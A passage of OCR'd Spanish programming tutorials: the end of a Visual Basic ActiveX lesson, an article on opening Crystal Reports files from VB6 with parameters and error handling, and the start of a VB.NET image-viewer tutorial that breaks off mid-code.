


Figura 10, indicar cual será el proyecto de inicio

Una vez que le hemos indicado al VB que el proyecto de inicio es tEntrega47, podemos pulsar F5 y se mostrará el formulario (como en cualquier proyecto "normal"), verás que se muestra la versión de la clase (la que hemos dicho que muestre), y si pulsamos en el botón, se mostrará la fecha y hora actual.

Y esto es todo por hoy.
Espero que, aunque de forma orientativa, ya sepas cómo crear (o al menos probar en el IDE de Visual Basic), un componente ActiveX y lo que es mejor, cómo poder usarlo desde otro proyecto.
Sólo me queda aclararte que como aún no lo hemos compilado, sólo podremos crear referencias si ese otro proyecto, que queremos que use el componente, está en el mismo grupo de proyectos que el del componente.
En otra ocasión veremos cómo compilarlo y cómo configurar la utilización de ese componente, cosa que mucha gente no explica y que puede tener sus más y menos en cuanto a rendimiento... o casi...

Pero eso será en otra ocasión, que ahora me tengo que ir con la parienta, que está algo pachuchilla con un resfriadillo de estos de verano, y cuando las parientas están así, necesitan más *cariñete* de lo normal...

Nos vemos
Guillermo

Este es el código de los dos proyectos de ejemplo: basico47_cod.zip 2.83 KB

Las páginas del Curso Básico se han visitado:

veces desde el 3/Sep/97 04:15 GMT
(aunque al contador ya se le fue la olla... y empezó a contar desde cero no se cuando... y según parece eso ha vuelto a ocurrir, así que, este número de visitas ni se sabe desde cuando serán...)

Cómo abrir un reporte hecho en Crystal Reports (Visual Basic)

Autor: Daniel Maya Ortiz < danielmaya@hotmail.com >
Fecha: 22/Ago/2003
Actualizado: 22/Ago/2003

CÓMO ABRIR UN REPORTE HECHO EN CRYSTAL REPORTS

Para abrir un reporte hecho en Crystal Reports existen dos posibilidades:

1. Hacer que el reporte esté dentro del proyecto, mediante el diseñador de Crystal Reports.

Ventajas:

- El reporte forma parte del proyecto, de manera que no se tiene que agregar ningún archivo de reporte al empaquetado.
- Al usar el diseñador se tiene la posibilidad de capturar algunos eventos que el reporte dispara, por ejemplo a la hora de leer los registros y a la hora de imprimir el reporte.
- Existe una mayor flexibilidad para manejar la jerarquía de objetos y acceder a ella.
- Se tiene mayor control sobre los objetos que forman parte del reporte.

Desventajas:

- El uso de diseñadores hace que el proyecto crezca en tamaño.
- Un paquete de instalación con diseñadores de Crystal Reports es más propenso a fallar (en mi experiencia) que si se lee un reporte desde un archivo externo.

2. Abrir el reporte mediante código.

Ventajas:

- El proyecto es mucho más ligero, puesto que no requiere más que el archivo RPT (que no es parte del proyecto).
- El paquete de instalación falla menos (lástima, me hubiera gustado teclear que no falla).

Desventajas:


- Se pierde el control que se obtiene con el diseñador.
- Si alguien intencionadamente borra el archivo RPT causará un error a la hora de querer ver dicho reporte.

A final de cuentas, por experiencia propia yo he elegido la segunda opción. Y en el presente artículo voy a explicar lo más detalladamente posible cómo abro los reportes desde Visual Basic.

Los preparativos

Antes de comenzar, voy a considerar que al proyecto de Visual Basic sólo le faltan los reportes, y que éstos ya están hechos en Crystal, es decir, ya se tienen los archivos RPT. Para este artículo usaré un reporte que únicamente contiene dos parámetros, una fórmula y 3 objetos de texto. Otra consideración importante en la versión del producto. Utilizaré Visual Basic 6.0 Profesional y Crystal Reports 9 Developer Edition.

Lo primero que hay que hacer es agregar la librería Crystal Reports 9 ActiveX Designer Run Time Library. Además se debe agregar el componente Crystal Reports Viewer Control 9, como se muestra en las siguientes figuras:



A continuación necesitamos dos formularios, en uno de ellos vamos a insertar una instancia del CRViewer9, de manera que éste será el formulario donde finalmente de verá el reporte; yo acostumbro ponerle el estado inicial al formulario como maximizado, sin embargo, esto no es necesario. El tamaño del CRViewer9 no importa ya que mediante programación haremos que su tamaño se ajuste al tamaño del formulario; el nombre tampoco importa mucho, sin embargo, yo usaré como nombre crViewer, sólo por costumbre más que por otra cosa. A este formulario le llamaremos frmReporte.

El otro formulario servirá para que el usuario pueda introducir los parámetros que requiere el reporte. En el ejemplo de reporte que usaré para este artículo he definido dos parámetros, Parametro1 de tipo Cadena y Parametro2 de tipo Número. Por lo que un par de Labels y un par de TextBox, además de un par de botones será suficiente. Al formulario le llamaremos frmParametros.

Formulario frmReporte

A continuación voy presentando el código por partes, y voy a explicarlo lo más detallado que pueda. Comenzaremos con el formulario más importante: frmReporte.

Sección de declaraciones

```
Option Explicit

Private crApp As New CRAXDRT.Application
Private crReport As New CRAXDRT.Report

Private mflgContinuar As Boolean
Private mstrParametro1 As String
Private mlngParametro2 As Long
```

En la sección de declaraciones necesitamos las siguientes variables:

Variable	Descripción
crApp	Objeto que representa una instancia del programa Crystal Reports.
crReport	Objeto que representa el reporte que deseamos abrir.
mflgContinuar	Variable booleana que nos indica si hubo error al tratar de abrir el archivo RPT.
mstrParametro1	Variable de cadena que almacenará el valor que se le pasará al Parametro1 del reporte.
mlngParametro2	Variable numérica que almacenará el valor que se le pasará al Parametro2 del reporte.

Cabe mencionar que en el formulario se deben declarar tantas variables como parámetros tenga el reporte, además de las tres primeras variables, que no deberán faltar independientemente del número de parámetros.

Evento Resize

```
Private Sub Form_Resize()
    crViewer.Top = 0
    crViewer.Left = 0
    crViewer.Height = ScaleHeight
    crViewer.Width = ScaleWidth
End Sub
```

En este evento hacemos que el control crViewer ocupe toda el área del formulario en el que se encuentra, supongo que este código no requiere mayor explicación.

Procedimiento PasarParametros

```
Public Sub PasarParametros(sParam1 As String, lParam2 As Long)
    mstrParametro1 = sParam1
    mlngParametro2 = lParam2

End Sub
```

Este procedimiento sirve para mandar desde el formulario de parámetros los valores que tendrán los parámetros del reporte. Las variables a nivel de formulario sirven para guardar estos valores mientras se abre el reporte.

Evento Load del formulario

```
Private Sub Form_Load()
    Dim crParamDefs As CRAXDRT.ParameterFieldDefinitions
    Dim crParamDef As CRAXDRT.ParameterFieldDefinition

    On Error GoTo ErrHandler

    'Abrir el reporte
    Screen.MousePointer = vbHourglass
```

```
mflgContinuar = True
Set crReport = crApp.OpenReport(App.Path & "\Ejemplo.rpt", 1)

' Parametros del reporte
Set crParamDefs = crReport.ParameterFields

For Each crParamDef In crParamDefs
    Select Case crParamDef.ParameterFieldName
        Case "Parametro1"
            crParamDef.AddCurrentValue (mstrParametro1)

        Case "Parametro2"
            crParamDef.AddCurrentValue (mlngParametro2)

    End Select

Next

crViewer.ReportSource = crReport
crViewer.DisplayGroupTree = False
crViewer.ViewReport
Screen.MousePointer = vbDefault

Set crParamDefs = Nothing
Set crParamDef = Nothing
Exit Sub
```

```
ErrHandler:
    If Err.Number = -2147206461 Then
        MsgBox "El archivo de reporte no se encuentra, restáurelo de los discos
de instalación", _
            vbCritical + vbOKOnly
    Else
        MsgBox Err.Description, vbCritical + vbOKOnly
    End If

    mflgContinuar = False
    Screen.MousePointer = vbDefault

End Sub
```

La líneas:

```
Dim crParamDefs As CRAXDRT.ParameterFieldDefinitions
Dim crParamDef As CRAXDRT.ParameterFieldDefinition
```

se utilizarán para establecer los valores de los parámetros. A continuación se muestra su descripción.

Variable	Descripción
crParamDefs	Objeto que representa a la colección de Parámetros de un reporte.
crParamDef	Objeto que representa a un parámetro en específico. Esta variable se utilizará para iterar por la colección crParamDefs

En otras palabras crParamDefs será la variable que utilizaremos para referirnos a la colección de parámetros

del reporte y crParamDef se utilizará para referirnos a un parámetro en particular. Los nombres de las variables no tienen que ser los mismos, los puse así para que el nombre indique el uso que se le dará a cada variable.

A continuación establecemos un manejador de error para nuestro procedimiento. Esto es necesario porque puede darse el caso de que el reporte no se encuentre en la ubicación que le especifiquemos, y debemos manejar ese error.

```
On Error GoTo ErrHandler
```

Luego debemos abrir el reporte, pero es conveniente establecer el puntero del cursor como reloj de arena por si acaso llegara a tardar mucho esta operación. Claro está que el tiempo que tarde variará de una computadora a otra.

```
'Abrir el reporte
Screen.MousePointer = vbHourglass
```

También debemos establecer nuestra variable mflgContinuar a TRUE, esto es así, por que por default, las variables booleanas se establecen a FALSE, y en este caso queremos indicar que podemos continuar, es decir, que no ha pasado nada que nos impida continuar en el proceso.

```
mflgContinuar = True
```

A continuación viene la instrucción que propiamente abre el archivo RPT y establece la referencia a nuestra variable crReport.

Si se generara algún tipo de instrucción en esta instrucción, nuestro manejador de errores se haría cargo de informarle al usuario sobre lo ocurrido. Si no se genera ningún error, entonces ahora la variable crReport "apunta" a nuestro reporte.

Cabe aclarar un par de cosas sobre esta instrucción. El primer parámetro, como es de imaginarse, es el nombre del reporte con todo y su ruta. Podemos usar ubicaciones de nuestro disco duro o ubicaciones dentro de red, si es que usamos el programa en un ambiente de red. No debemos olvidar el *".rpt"*, de lo contrario la instrucción fallará. Yo acostumbro crear una carpeta Reportes dentro de cada aplicación que hago y ahí guardo los archivos RPT de mi aplicación, de manera que si alguien borra uno o varios de los archivos RPT puedo crear un programita que los restaure a partir de una ubicación de red, por ejemplo. O yo mismo puedo respaldarlos a partir de los discos de instalación.

El segundo parámetro del método OpenReport es opcional, un 1 indica que queremos abrir el reporte de manera exclusiva, un 0 indica que queremos crear una copia temporal y trabajar con ella. Este parámetro se utiliza porque mediante programación podemos modificar el diseño del reporte, por lo que si abrimos una copia temporal, los cambios no afectarán al archivo original. Como ya mencioné el parámetro es opcional, y su valor por default es 1.

Otra nota importante, el método OpenReport regresa una instancia del reporte indicado o 0 si el archivo no existe o se genera algún error. Por lo tanto no es estrictamente necesario establecer un manejador de errores para esta rutina, basta con checar si crReport vale 0 para darnos cuenta de que se generó un error. Sin embargo, yo prefiero establecer un manejador de error para poder manejar otros errores de otras instrucciones, aunque por simplicidad no lo hago en este ejemplo.

```
    Set crReport = crApp.OpenReport(App.Path & "\Ejemplo.rpt", 1)
```

Una vez que tenemos abierto el reporte, debemos establecer los valores de los parámetros antes de visualizar el reporte. la instrucción Set que se muestra a continuación hace que la variable crParamDefs “apunte” a la colección de parámetros del reporte.

```
' Parametros del reporte
Set crParamDefs = crReport.ParameterFields
```

Ya podemos hacer una iteración por la colección de parámetros para asignarle un valor a cada uno de ellos. Dentro del ciclo usamos la estructura Select Case para evaluar el nombre del parámetro, el cual está contenido en el miembro ParameterFieldValue del objeto crParamDef. Cabe aclarar que para la cláusula Case debemos usar exactamente el mismo nombre que le dimos a cada parámetro dentro de Crystal Reports.

El método AdCurrentValue es el que propiamente asigna el valor que le pasemos como parámetro al parámetro en sí.

```
For Each crParamDef In crParamDefs
    Select Case crParamDef.ParameterFieldName
        Case "Parametro1"
            crParamDef.AddCurrentValue (mstrParametro1)

        Case "Parametro2"
            crParamDef.AddCurrentValue (mlngParametro2)

    End Select

Next
```

Ahora sí el reporte está listo para ser desplegado en el crViewer. Al asignar la variable crReport al miembro ReportSource del control crViewer estamos propiamente asignando el reporte al control, pero no el reporte no será visible hasta que se mande llamar al método ViewReport del crViewer. Y por último restauramos el puntero del ratón al valor por default.

```
crViewer.ReportSource = crReport
crViewer.ViewReport
Screen.MousePointer = vbDefault
```

El establecer a Nothing las variables crParamDefs y crParamDef no es obligatorio, debido a que no usamos el New, sin embargo es una práctica sana de programación. La instrucción Exit Sub es necesaria para no caer en el manejador de errores.

```
Set crParamDefs = Nothing
Set crParamDef = Nothing
Exit Sub
```

Lo que nos falta para completar el evento Load del formulario es el manejador de errores. Lo primero que preguntamos en el manejador de errores es si el error que se generó es el número –2147206461, el cual se genera cuando la instrucción OpenReport no encuentra el archivo que se especificó como primer parámetro. El número del error lo encontré haciendo que se generara el error para anotar el número, no lo encontré en ninguna documentación de Crystal Reports.

Si se genera otro error, solamente mostramos el mensaje de acuerdo a la descripción que contenga dicho error. Lo importante aquí es establecer la variable mflgContinuar a FALSE, para indicar al programa que por un error no puede continuar la ejecución normal del código.

```
ErrHandler:
    If Err.Number = -2147206461 Then
        MsgBox "El archivo de reporte no se encuentra, restáurelo de los discos
de _
               instalación", vbCritical + vbOKOnly
    Else
        MsgBox Err.Description, vbCritical + vbOKOnly
    End If

    mflgContinuar = False
    Screen.MousePointer = vbDefault

End Sub
```

Evento Activate del formulario

```
Private Sub Form_Activate()
    If Not mflgContinuar Then Unload Me

End Sub
```

He aquí la razón fundamental del uso de la variable mflgContinuar, recordemos que el evento Load se ejecuta antes del evento Activate, por lo tanto, si en el evento Load del formulario aparece un error, en el evento

Activate haremos que el formulario se descargue de la memoria, en pocas palabras, si se genera algún tipo de error, el formulario ni siquiera se muestra en la pantalla.

Evento Unload del formulario

```
Private Sub Form_Unload(Cancel As Integer)
    Set crReport = Nothing
    Set crApp = Nothing

End Sub
```

Y por último hacemos limpieza de memoria.

Formulario frmParámetros

A continuación presento el código

```
Private Sub cmdSalir_Click()
    Unload Me

End Sub
```

El código que realmente vale la pena mencionar de este formulario es el que se presenta a continuación, en el cual declaramos una intancia del formulario en el que se verá el reporte, a continuación y muy importante es

pasarle los parámetros al formulario para que éste a su vez los pase al reporte y mandamos mostrar dicho formulario.

```
Private Sub cmdVerReporte_Click()
    Dim frmRep As New frmReporte

    frmRep.PasarParametros txtParametro1, CLng(txtParametro2)
    frmRep.Show vbModal

    Set frmRep = Nothing

End Sub
```

Espero que este artículo haya sido de utilidad para ustedes. Cualquier duda o comentario pueden mandarme un mail a: danielmaya@hotmail.com

Saludos. Daniel Maya Ortiz.

El código de ejemplo (incluye ejecutable y ficheros fuente) crystalDanielMayaEjemplo.zip 13.5 KB

Otros artículos sobre Crystal Report

Visor de imágenes en C# y VBasic .NET

[Sencillo visor de imágenes BMP y JPG con funciones simples de edición y copiado al portapapeles]

Fecha: 16/Ago/2003 (15/Ago/2003)
Autor: Emilio Pérez Egido - emi@miliuco.com

Este es un ejercicio apto para programadores poco avanzados, en el que utilizaremos:

- algunos métodos de manipulación simple de imágenes como el giro y el "flip" de una imagen (**rotateFlip** de **System.Drawing.RotateFlipType**) y el ajuste de la imagen a su PictureBox (enumeración **PictureBoxSizeMode**).
- método de copiado al portapapeles mediante **SetDataObject** de la clase **Clipboard**.
- arranque de otra aplicación (navegador de Internet, en este caso concreto) mediante el uso de **Process.Start** de **System.Diagnostics** y la función **StartupPath** de la clase **Application** (que devuelve el directorio desde el que se ha iniciado la aplicación, en forma de ruta absoluta que termina en la carpeta contenedora).
- una barra de deslizamiento vertical **VScrollBar** a cuyo valor asignaremos las medidas de ancho y de alto del PictureBox que contiene la imagen para conseguir un efecto de **zoom**.
- código de protección contra errores de tipo clásico mediante construcciones cortas que dicen al programa cómo actuar en determinadas circunstancias, por ejemplo usando

```
'para que solamente lo haga si hay imagen en la caja de imagen
If Not pbxImg.Image Is Nothing Then
```

- código de protección contra errores específico de Visual Basic, usando **Try...Catch**.

Código fundamental del programa:

Este ejercicio está referido a **Visual Basic** .NET, pero existe un ejercicio similar en **C#** (ver enlace al final del documento). A continuación sigue código en Visual Basic:

```
' VISOR DE IMAGENES EN VISUAL BASIC .NET
' Miliuco - 03/08/2003

Imports System
Imports System.Drawing
Imports System.Drawing.Imaging
Imports System.Windows.Forms
Imports System.Text
Imports System.IO
Imports System.Diagnostics


Public Class Form1
    Inherits System.Windows.Forms.Form

#Region " Código generado por el Diseñador de Windows Forms "
#End Region

    ' Variable para ser utilizada en el método btAbrir_Click
    Dim nombreImg As String = ""
```

```
    'Al cargar el formulario
    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        lbImg.Text = "Ninguna imagen cargada"
        lbImg2.Text = ""
    End Sub

    'Mover la barra de desplazamiento vertical
    Private Sub VScrollBar1_Scroll(ByVal sender As System.Object, ByVal e As
System.Windows.Forms.ScrollEventArgs) Handles VScrollBar1.Scroll
        'entero para almacenar el valor de la barra de desplazamiento
        Dim imgZoom As Single = VScrollBar1.Value

        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbxImg.Image Is Nothing Then
            'código para que la caja de imagen sea redimensionada
            'manteniendo el modo de colocación de la imagen: centrada o ajustada
            If (pbxImg.SizeMode = PictureBoxSizeMode.StretchImage) Then
                pbxImg.Width = (456 * imgZoom) \ 100
                pbxImg.Height = (304 * imgZoom) \ 100
            End If

            If (pbxImg.SizeMode = PictureBoxSizeMode.Normal) Then
                pbxImg.Width = (456 * imgZoom) / 100
                pbxImg.Height = (304 * imgZoom) / 100
            End If
        End If

        'Recarga la imagen
        pbxImg.Refresh()

    End Sub

    'Para abrir un archivo
    Private Sub mnAbrir_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnAbrir.Click
        dlgFile = New OpenFileDialog
        dlgFile.Filter = "Imágenes JPG (*.jpg)|*.jpg|Mapas de bits (*.bmp)|*.bmp"
        dlgFile.Title = "Abre una imagen JPG o BMP"
        If dlgFile.ShowDialog() = DialogResult.OK Then
            nombreImg = dlgFile.FileName
            pbxImg.Image = Image.FromFile(nombreImg)
            pbxImg.SizeMode = PictureBoxSizeMode.StretchImage
            lbImg.Text = nombreImg
            VScrollBar1.Enabled = True
            lbImg2.Text = "Ancho de imagen: " + pbxImg.Image.Width.ToString + _
            " px.  /  Alto de imagen: " + pbxImg.Image.Height.ToString + " px"
        End If
    End Sub

    'Vaciar la caja de imagen y la etiqueta de información
    Private Sub mnCerrar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnCerrar.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbxImg.Image Is Nothing Then
            pbxImg.Image = Nothing
            lbImg.Text = "Ninguna imagen cargada"
            lbImg2.Text = ""
            VScrollBar1.Enabled = False
        End If
    End Sub

    'Para guardar el archivo en otro formato (BMP a JPG, JPG a BMP)
    Private Sub mnGuardar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnGuardar.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbxImg.Image Is Nothing Then
            dlgSave = New SaveFileDialog
            dlgSave.Filter = "Mapas de bits (*.bmp)|*.bmp|Imágenes JPG (*.jpg)|*.jpg"
            dlgSave.Title = "Guarda como imagen JPG o BMP"
            If dlgSave.ShowDialog() = DialogResult.OK Then
                nombreImg = dlgSave.FileName
                If (nombreImg.EndsWith("jpg")) Then
                    pbxImg.Image.Save(nombreImg, ImageFormat.Jpeg)
```


```
                End If
                If (nombreImg.EndsWith("bmp")) Then
                    pbxImg.Image.Save(nombreImg, ImageFormat.Bmp)
                End If
            End If
        End If
    End Sub

    'Salir
    Private Sub mnSalir_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnSalir.Click
        'End
        Close()
    End Sub

    'Salir
    Private Sub mnSalir2_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnSalir2.Click
        'End
        Close()
    End Sub

    'Para copiar la imagen al protapapeles
    Private Sub mnCopiar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnCopiar.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbxImg.Image Is Nothing Then
            Call fnClipboard() 'función detallada en el siguiente bloque
        End If
    End Sub

    'Función que devuelve un objeto desde el portapapeles.
    'La clase ClipBoard deriva de la clase Object y tiene 3 miembros:
    'constructor / GetDataObject / SetDataObject
    Private Function fnClipboard() As Object
        'Copiar imagen al portapeles
        'SetDataObject lleva 2 parámetros (objeto, booleano)
        'Si booleano es true, el objeto queda en el portapapeles
        'después de haber cerrado la aplicación
        Clipboard.SetDataObject(pbxImg.Image, True)
        'Variable objClipboard para contener el portapeles
        Dim objClipboard As IDataObject = Clipboard.GetDataObject()
        'devuelve el portapapeles como mapa de bits
        Return objClipboard.GetData(DataFormats.Bitmap)
    End Function

    'Para mostrar la imagen a tamaño real
    Private Sub mnReal_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnReal.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbxImg.Image Is Nothing Then
            pbxImg.SizeMode = PictureBoxSizeMode.Normal
        End If
    End Sub

    'Para ajustar la imagen
    Private Sub mnAjustar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnAjustar.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbxImg.Image Is Nothing Then
            pbxImg.SizeMode = PictureBoxSizeMode.StretchImage
        End If
    End Sub

    'Menú que voltea horizontalmente la imagen
    Private Sub mnFlip_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnFlip.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbxImg.Image Is Nothing Then
            pbxImg.Image.RotateFlip(RotateFlipType.RotateNoneFlipX)
            pbxImg.Refresh() 'Recarga la imagen
        End If
    End Sub
```

```
    'Para girar la imagen 180 grados
    Private Sub mnGirar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnGirar.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbxImg.Image Is Nothing Then
            pbxImg.Image.RotateFlip(RotateFlipType.Rotate180FlipX)
            pbxImg.Refresh() 'Recarga la imagen
        End If
    End Sub

    'Menú que voltea verticalmente la imagen
    Private Sub mnFlip2_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnFlip2.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbxImg.Image Is Nothing Then
            pbxImg.Image.RotateFlip(RotateFlipType.RotateNoneFlipY)
            pbxImg.Refresh() 'Recarga la imagen
        End If
    End Sub

    'Mostrar el código del programa
    Private Sub mnCode_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
mnCode.Click
        'Obtener la ruta a la carpeta desde la que se ha iniciado la aplicación,
        Dim stRuta As String = Application.StartupPath

        Try ' para detectar y manipular excepciones (errores del programa)
            'ProcessStartInfo se utiliza para iniciar procesos
            Dim abrirDoc As ProcessStartInfo = New ProcessStartInfo
            'Añadir a la ruta "\Visor de Imagen.html" para abrir el archivo
            abrirDoc.FileName = stRuta + "\Visor de imágenes.html"
            'Información al usuario de la ruta obtenida en su sistema
